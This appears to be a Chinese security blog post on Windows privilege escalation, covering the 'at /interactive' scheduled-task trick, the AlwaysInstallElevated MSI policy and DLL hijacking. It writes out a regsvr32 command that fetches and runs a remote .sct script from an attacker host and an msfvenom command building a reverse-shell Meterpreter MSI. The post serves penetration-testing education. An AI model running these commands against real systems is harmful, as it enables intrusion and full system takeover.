
我们可以通过 “/interactive”开启界面交互模式：

```
at 10:45PM /interactive calc.exe
```

验证是否以SYSTEM权限启动


使用“at 10:56PM /interactive calc.exe”命令创建一个定时任务计划。

参考文档：https://support.microsoft.com/zh-cn/help/313565/how-to-use-the-at-command-to-schedule-tasks



提权过程

可以采用Regsvr32一条命令上线，使用MSF的“multi/script/web_delivery”模块，我的配置如下：





```
regsvr32 /s /n /u /i:http://192.168.117.132:8080/EixyqoXL7Q8JccV.sct scrobj.
dll
```

就是需要执行的命令，需要将它加入定时任务计划中去。


命令：


```
at 11:16PM \interactive regsvr32 /s /n /u /i:http://192.168.117.132:8080/Eix
yqoXL7Q8JccV.sct scrobj.dll
```



但是我发现regsvr32会报错。

只能将木马落地到服务器（Win 2003 SP1）上了，还是采用之前生成的木马。





此时我们得到的会话已经是“SYSTEM”权限。

0x04 MSI安装策略提权

自从Windows 2000起，在安装MSI安装包的时候，会以SYSTEM权限运行。前提是组策略启用了“Allow install with elevated privileges”。

该项可以在组策略编辑器（`gpedit.msc`）中看到：


指导 Windows 安装程序在系统上安装任何程序时使用系统权限。

该设置会将提升的特权扩展到所有程序。这些特权通常是为已分配给用户(桌面上提供的)或计算机(自动安装的)、或者显示在“控制面板”的“添加或删除程序”中的程序而保留的。该设置允许用户安装需要访问用户可能无查看或更改权限目录(包括受高度限制的计算机上的目录)的程序。

如果禁用或未配置此设置，当安装的程序不是管理员分发或提供的程序时，系统将会应用当前用户的权限。

注意:“计算机配置”和“用户配置”文件夹中均包括此设置。若要使该设置生效，必须在两个文件夹中都启用它。


注意:熟练的用户可以利用该设置授予的权限来更改其特权并获得对受限文件和文件夹的永久访问权。请注意，这个设置的“用户配置”版本不一定安全。



默认情况下是“Not Configured”，如果是“Enabled”，可以直接利用于特权提升。

这个配置项对应的注册表路径为：

- HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\windows\Installer
- HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer




提权过程


首先我们需要生成一个MSI木马：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.117.134 LPORT=443
-f msi-nouac -o lask.msi
```

开启一个监听：



将lask.msi复制到Windows中，运行后即可获得SYSTEM权限。



参考学习：https://www.anquanke.com/post/id/87

0x05 DLL劫持提权

之前写过关于DLL劫持的几篇文章，涵盖了原理、分析过程、技巧。

- QQ拼音输入法6.0最新版DLL劫持 - 可利用于提权 (http://payloads.online/archivers/2018-06-09/1)
- Microsoft DirectX SDK June 2010 Xact3.exe DLL Hijacking复现 (http://payloads.online/archivers/2018-08-15/1)

有点懒了，基础知识我就照搬我博客的吧！

DLL劫持简介

《DLL劫持》技术当一个可执行文件运行时，Windows加载器将可执行模块映射到进程的地址空间中，加载器分析可执行模块的输入表，并设法找出任何需要的DLL，并将它们映射到进程的地址空间中。 – 百度百科 应用程序寻找DLL的过程

- 1.程序所在目录
- 2.系统目录即 SYSTEM32 目录
- 3.16位系统目录即 SYSTEM 目录
- 4.Windows目录
- 5.加载 DLL 时所在的当前目录
- 6.PATH环境变量中列出的目录

首先如果在程序所在目录下未寻找到DLL，一般会在SYSTEM32目录下寻找到，那么可能会存在DLL劫持，要看注册表

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs
```

Windows操作系统通过“DLL路径搜索目录顺序”和“KnownDLLs注册表项”的机制来确定应用程序所要调用的DLL的路径，之后，应用程序就将DLL载入了自己的内存空间，执行相应的函数功能。

提权过程

通过Process Monitor我发现了一个应用程序存在DLL劫持漏洞，或者在实战中，我们可以将服务器上的软件Download下来，分析其漏洞。

分析过程就省略了，简介附近有一些分析过程的文章。

传送门 (http://payloads.online/archivers/2018-06-09/1)

里面有演示视频。

当我们以IIS等中间价权限替换一个安装目录里的DLL后，管理员使用该软件时、亦或者服务器自动启动这个软件时，刚好将我们的DLL加载至内存，就能够执行任意代码了，提权也就变得更加容易。


0x06 关于“我的安全成长口袋”

本圈主要用来记录自己技术生涯中短小的收获和知识的备忘，还有就是一些做安全服务工作中的感受。

方向可能会在不断改变：渗透测试、CTF、高效生活、应急响应、安全建设、读后感、代码审计、漏洞复现、运维杂项等等... 我暂时关闭了发帖权限、分享权限； 因为我有一个小的朋友圈，经常讨论一些技术，会在这里用评论交流。

关闭发帖权限是因为不指望加入的朋友分享，我发表的都是我的收获，不想因为别人影响自己的东西，妨碍搜索和温习。

扫码可免费加入：



@Rvn0xsy (https://twitter.com/Rvn0xsy)	QR code
https://payloads.online/archivers/2018-10-08/1 08-Oct-18 BY-NC-SA 4.0 https://payloads.online/disclosure	https://payloads.online/archivers/2018-10-08/1